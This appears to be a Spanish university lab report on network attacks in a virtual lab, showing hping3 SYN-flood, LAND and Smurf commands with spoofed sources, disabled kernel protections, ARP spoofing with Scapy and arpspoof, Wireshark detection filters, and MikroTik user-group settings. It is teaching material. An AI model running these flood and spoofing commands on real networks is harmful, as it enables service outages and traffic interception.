

## PRÁCTICA #1

### DATOS DEL ESTUDIANTE

Nombre y apellidos	María Victoria Maldonado Bao
E-mail	mvictoriamb0425@uma.es
Grupo (A / B)	A
Fecha	10/2025

### EJERCICIO 1. DENEGACIÓN DE SERVICIOS

#### 1.1 ATAQUE TCP-SYN / SYN FLOODING

Lo podemos verificar en Wireshark (`tcp.flags.syn == 1 && tcp.flags.ack == 0` y lo comparamos con `tcp.flags.syn == 1 && if tcp.flags.ack == 1`). También se puede ver desde Torch usando herramientas de Mikrotik.

The terminal window shows the command:

```
$ sudo hping3 --rand-source -p 80 -S --flood 1.1.1.1
HPING 1.1.1.1 (eth0 1.1.1.1): S set, 40 headers + 0 data bytes
hpng in flood mode, no replies will be shown
^C
--- 1.1.1.1 hping statistic ---
20107 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Below the terminal, Wireshark is open with a selected filter of `tcp.flags.syn == 1 && tcp.flags.ack == 0`. The packet list shows numerous SYN packets sent to the target IP 1.1.1.1 from various source IPs, which corresponds to the attack shown in the terminal.



No.	Time	Source	Destination	Protocol	Length	Info
5	4.614086	210.127.87.234	1.1.1.1	TCP	60	1813 → 80 [SYN] Seq=0 Win=512 Len=0
6	4.615876	124.251.87.214	1.1.1.1	TCP	60	1814 → 80 [SYN] Seq=0 Win=512 Len=0
7	4.616480	230.219.191.138	1.1.1.1	TCP	60	1815 → 80 [SYN] Seq=0 Win=512 Len=0
8	4.616780	201.97.103.15	1.1.1.1	TCP	60	1816 → 80 [SYN] Seq=0 Win=512 Len=0
9	4.617660	252.156.25.202	1.1.1.1	TCP	60	1817 → 80 [SYN] Seq=0 Win=512 Len=0
10	4.618144	196.27.101.53	1.1.1.1	TCP	60	1818 → 80 [SYN] Seq=0 Win=512 Len=0
11	4.618663	111.61.127.142	1.1.1.1	TCP	60	1819 → 80 [SYN] Seq=0 Win=512 Len=0
12	4.619046	223.74.212.244	1.1.1.1	TCP	60	1820 → 80 [SYN] Seq=0 Win=512 Len=0
13	4.619541	0.123.205.132	1.1.1.1	TCP	60	1821 → 80 [SYN] Seq=0 Win=512 Len=0
14	4.620013	253.203.230.135	1.1.1.1	TCP	60	1822 → 80 [SYN] Seq=0 Win=512 Len=0
15	4.620889	233.158.28.97	1.1.1.1	TCP	60	1823 → 80 [SYN] Seq=0 Win=512 Len=0
16	4.621187	103.48.207.198	1.1.1.1	TCP	60	1824 → 80 [SYN] Seq=0 Win=512 Len=0
17	4.621536	127.18.13.249	1.1.1.1	TCP	60	1825 → 80 [SYN] Seq=0 Win=512 Len=0
18	4.621817	127.189.211.38	1.1.1.1	TCP	60	1826 → 80 [SYN] Seq=0 Win=512 Len=0
19	4.622062	129.67.59.46	1.1.1.1	TCP	60	1827 → 80 [SYN] Seq=0 Win=512 Len=0
20	4.622637	196.228.197.116	1.1.1.1	TCP	60	1828 → 80 [SYN] Seq=0 Win=512 Len=0
21	4.623047	79.27.167.212	1.1.1.1	TCP	60	1829 → 80 [SYN] Seq=0 Win=512 Len=0
22	4.623431	52.122.166.197	1.1.1.1	TCP	60	1830 → 80 [SYN] Seq=0 Win=512 Len=0
23	4.623770	142.128.73.115	1.1.1.1	TCP	60	1831 → 80 [SYN] Seq=0 Win=512 Len=0
24	4.624123	15.38.229.237	1.1.1.1	TCP	60	1832 → 80 [SYN] Seq=0 Win=512 Len=0
25	4.624439	212.243.98.129	1.1.1.1	TCP	60	1833 → 80 [SYN] Seq=0 Win=512 Len=0
26	4.624756	122.130.250.244	1.1.1.1	TCP	60	1834 → 80 [SYN] Seq=0 Win=512 Len=0
27	4.625040	62.163.253.166	1.1.1.1	TCP	60	1835 → 80 [SYN] Seq=0 Win=512 Len=0
28	4.625340	243.14.167.10	1.1.1.1	TCP	60	1836 → 80 [SYN] Seq=0 Win=512 Len=0
29	4.625598	210.45.151.237	1.1.1.1	TCP	60	1837 → 80 [SYN] Seq=0 Win=512 Len=0
30	4.627619	3.158.25.106	1.1.1.1	TCP	60	1838 → 80 [SYN] Seq=0 Win=512 Len=0
31	4.628109	124.212.103.124	1.1.1.1	TCP	60	1839 → 80 [SYN] Seq=0 Win=512 Len=0
32	4.628511	79.165.234.233	1.1.1.1	TCP	60	1840 → 80 [SYN] Seq=0 Win=512 Len=0



(Se observa la cantidad de paquetes que hay con SYN pero sin ACK frente a que no hay ningún paquete con SYN y ACK a la vez).

## 1.2: ATAQUE LAND


Lo mismo pero enviándose desde la propia IP del router.



### 1.3: ATAQUE SMURF

No.	Time	Source	Destination	Protocol	Length	Info
14438	79.318488	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=22840/14425, t...
14439	79.318791	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=23096/14426, t...
14440	79.319054	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=23352/14427, t...
14441	79.319324	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=23608/14428, t...
14442	79.319602	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=23864/14429, t...
14443	79.319878	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=24120/14430, t...
14444	79.320152	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=24376/14431, t...
14445	79.320414	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=24632/14432, t...
14446	79.320747	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=24888/14433, t...
14447	79.321032	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=25144/14434, t...
14448	79.321335	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=25400/14435, t...
14449	79.321589	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=25656/14436, t...
14450	79.321890	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=25912/14437, t...
14451	79.322165	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=26168/14438, t...
14452	79.322419	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=26424/14439, t...
14453	79.322692	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=26680/14440, t...
14454	79.322962	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=26936/14441, t...
14455	79.323231	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=27192/14442, t...
14456	79.323753	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=27448/14443, t...
14457	79.324057	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=27704/14444, t...
14458	79.324335	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=27960/14445, t...
14459	79.324612	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=28216/14446, t...
14460	79.324870	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=28472/14447, t...
14461	79.325142	1.1.1.1	2.2.2.255	ICMP	60	Echo (ping) request id=0x8107, seq=28728/14448, t...

KaliLinux 3:



KaliLinux 1:

QEMU (KaliLinux-1) - TightVNC Viewer

```

inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 440 (440.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 440 (440.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$ sudo nano ?Etc?sysctl.conf
(kali㉿kali)-[~]
$ sudo nano /etc/sysctl.conf
(kali㉿kali)-[~]
$ sudo sysctl -p
sudo: sysctl: command not found

(kali㉿kali)-[~]
$ sudo sysctl -p
net.ipv4.conf.default.rp_filter = 0
net.ipv4.conf.all.rp_filter = 0
net.ipv4.tcp_syncookies = 0
net.ipv4.icmp_echo_ignore_broadcasts = 0

(kali㉿kali)-[~]

```

KaliLinux 2 (atacante):

QEMU (KaliLinux-2) - TightVNC Viewer

```

File Actions Edit View Help
$ sudo hping3 2.2.2.1 -p 80 -S --flood 2.2.2.1
(kali㉿kali)-[~]
$ sudo hping3 2.2.2.1 -p 80 -S --flood
HPING 2.2.2.1 (eth0 2.2.2.1): S set, 40 headers + 0 data bytes
hp ping in flood mode, no replies will be shown
^C
--- 2.2.2.1 hping statistic ---
3984 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(kali㉿kali)-[~]
$ sudo hping3 --icmp --flood --spoof 1.1.1.1 2.2.2.255
hp ping3: option requires an argument -- s
Try hping3 --help

(kali㉿kali)-[~]
$ sudo hping3 --icmp --flood --spoof 1.1.1.1 2.2.2.255
HPING 2.2.2.255 (eth0 2.2.2.255): icmp mode set, 28 headers + 0 data bytes
hp ping in flood mode, no replies will be shown
^C
--- 2.2.2.255 hping statistic ---
14448 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(kali㉿kali)-[~]
$ 

```

## EJERCICIO 2: GENERACIÓN DE PAQUETES FALSOS

Scapy v2.4.4

```


File Actions Edit View Help
/A          AC          Version 2.4.4
A/PS        /SPPS      | https://github.com/secdev/scapy
YP          (SC         |
SPS/A.      SC         |
Y/PACC      PP         Have fun!
PY*AYC     CAA         |
YYCY//SCYP  using IPython 7.20.0
>>> a=IP(src="12.12.12.12", dst="2.2.2.252")
>>> a.show()

```

```
>>> b=IP(src="12.12.12.12", dst="2.2.2.252")
>>> b=TCP(dport=[80])
>>> I
```

## EJERCICIO 3: SPOOFING

### 3.1: SCAPY



The screenshot shows a Kali Linux desktop environment with a blue and green geometric background. A window titled "Scapy v2.4.4" is open, displaying Python code. The code is attempting to send an ARP packet to an IP address. A "TypeError" is caught, indicating that the argument for "inet\_aton" must be a string, not bytes. The desktop icons include persistence, Floppy Disk, Trash, and File System.

```
File Actions Edit View Help
3)
433
434 def l2_register_l3_arp(l2, l3):
--> 435     return getmacbyip(l3.pdst)
436
437


/usr/lib/python3/dist-packages/scapy/layers/l2.py in getmacbyip(ip, chainCC)
75     if isinstance(ip, Net):
76         ip = next(iter(ip))
--> 77     ip = inet_ntoa(inet_aton(ip or "0.0.0.0"))
78     tmp = [orb(e) for e in inet_aton(ip)]
79     if (tmp[0] & 0xf0) == 0xe0: # mcast @

TypeError: inet_aton() argument 1 must be str, not bytes
>>> send(ARP(pdst='2.2.2.253', psrc='1.1.1.254', op='is-at'))
.
Sent 1 packets.
>>> 
```

```
[admin@R1] > ip arp print
Flags: D - DYNAMIC; C - COMPLETE
Columns: ADDRESS, MAC-ADDRESS, INTERFACE, STATUS
#   ADDRESS      MAC-ADDRESS      INTERFACE  STATUS
0  DC 2.2.2.254  0C:08:55:31:00:00  ether3    stale
1  DC 1.1.1.254  0C:C6:42:E0:00:00  ether2    stale
2  DC 192.168.122.1  52:54:00:89:9D:5B  ether1    stale
3  D  2.2.2.252                           ether3    failed
4  DC 1.1.1.253  0C:C6:42:E0:00:00  ether2    stale
[admin@R1] >
```

### 3.2: ARP SPOOFING

IPS INICIALES:



[admin@R1] > ip arp print

Flags: D - DYNAMIC; C - COMPLETE

Columns: ADDRESS, MAC-ADDRESS, INTERFACE, STATUS

#	ADDRESS	MAC-ADDRESS	INTERFACE	STATUS
0	DC 2.2.2.254	08:00:27:71:91:B7	ether3	stale
1	DC 192.168.122.1	52:54:00:89:9D:5B	ether1	reachable
2	DC 1.1.1.253	0C:10:9D:49:00:00	ether2	stale
3	DC 1.1.1.254	08:00:27:DD:4D:4F	ether2	delay

TRAS EL ATAQUE:

```
(kali㉿kali)-[~]
$ sudo arpspoof -i eth1 -t 1.1.1.253 2.2.2.254
[sudo] password for kali:
8:0:27:dd:4d:4f c:10:9d:49:0:0 0806 42: arp reply 2.2.2.254 is-at 8:0:27:dd:4d:4f
8:0:27:dd:4d:4f c:10:9d:49:0:0 0806 42: arp reply 2.2.2.254 is-at 8:0:27:dd:4d:4f
8:0:27:dd:4d:4f c:10:9d:49:0:0 0806 42: arp reply 2.2.2.254 is-at 8:0:27:dd:4d:4f
```

Capturando desde Standard input [Switch1 Ethernet5 to KaliLinuxSSPIA-1 Ethernet1]

Archivo Edición Visualización Ir Captura Analizar Estadísticas Teléfono Wireless Herramientas Ayuda

A set of small icons representing various network analysis and capture functions.

Aplique un filtro de visualización ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	PCSSystemtec_dd:4d:... 0c:10:9d:49:00:00	ARP	60	2.2.2.254 is at 08:00:27:dd:4d:4f	

### 3.2: DETECCIÓN DEL ATAQUE CON WIRESHARK

Capturando desde Standard input [KaliLinuxSSPIA-1 Ethernet1 to Switch1 Ethernet5]

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	PCSSystemtec_dd:4d:... 0c:10:9d:49:00:00	ARP	60	2.2.2.254	is at 08:00:27:dd:4d:4f
2	1.999403	PCSSystemtec_dd:4d:... 0c:10:9d:49:00:00	ARP	60	2.2.2.254	is at 08:00:27:dd:4d:4f
3	4.134076	PCSSystemtec_dd:4d:... 0c:10:9d:49:00:00	ARP	60	2.2.2.254	is at 08:00:27:dd:4d:4f
4	6.137956	PCSSystemtec_dd:4d:... 0c:10:9d:49:00:00	ARP	60	2.2.2.254	is at 08:00:27:dd:4d:4f
5	8.135462	PCSSystemtec_dd:4d:... 0c:10:9d:49:00:00	ARP	60	2.2.2.254	is at 08:00:27:dd:4d:4f

Capturando desde Standard input [Switch1 Ethernet5 to KaliLinuxSSPIA-1 Ethernet1]

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	PCSSystemtec_dd:4d:... 0c:10:9d:49:00:00	ARP	60	2.2.2.254	is at 08:00:27:dd:4d:4f

## EJERCICIO 4: CONTROL DE ACCESO Y GESTIÓN DE SERVICIOS

### 4.1: GESTIÓN DE USUARIOS

```
[admin@R1] > user print
Columns: NAME, GROUP, INACTIVITY-POLICY
# NAME          GROUP   INACTIVITY-POLICY
;; system default user
0 admin         full    none
1 user2_2025_2026 full    none
2 user1         full    none
3 user2         full    none
```

### 4.2: GESTIÓN DE SERVICIOS

```
[admin@X1] > user group print
0 name="read"
  policy=local,telnet,ssh,reboot,read,test,winbox,password,web,sniff,sensitive,api,romon,rest-api,!ftp,!write,!policy
  skin=default

1 name="write"
  policy=local,telnet,ssh,reboot,read,write,test,winbox,password,web,sniff,sensitive,api,romon,rest-api,!ftp,!policy
  skin=default

2 name="full"
  policy=local,telnet,ssh,ftp,reboot,read,write,policy,test,winbox,password,web,sniff,sensitive,api,romon,rest-api
  skin=default
[admin@R1] > user group add name=limitado policy=read,test,!telnet,!ssh,!reboot,!write
```

```
[admin@R1] > user print
Columns: NAME, GROUP, INACTIVITY-POLICY
# NAME      GROUP   INACTIVITY-POLICY
;; system default user
0 admin     full    none
1 user1    limitado none
2 user2    limitado none
```

